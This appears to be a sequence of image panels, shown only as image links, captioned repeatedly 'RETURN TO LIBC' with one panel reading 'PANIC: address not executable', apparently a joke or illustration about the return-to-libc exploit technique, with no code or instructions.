
RETURN TO LIBC




RETURN TO LIBC




RETURN TO LIBC



RETURN TO LIBC




RETURN TO LIBC




PANIC: address not executable


RETURN TO LIBC




RETURN TO LIBC




RETURN TO LIBC



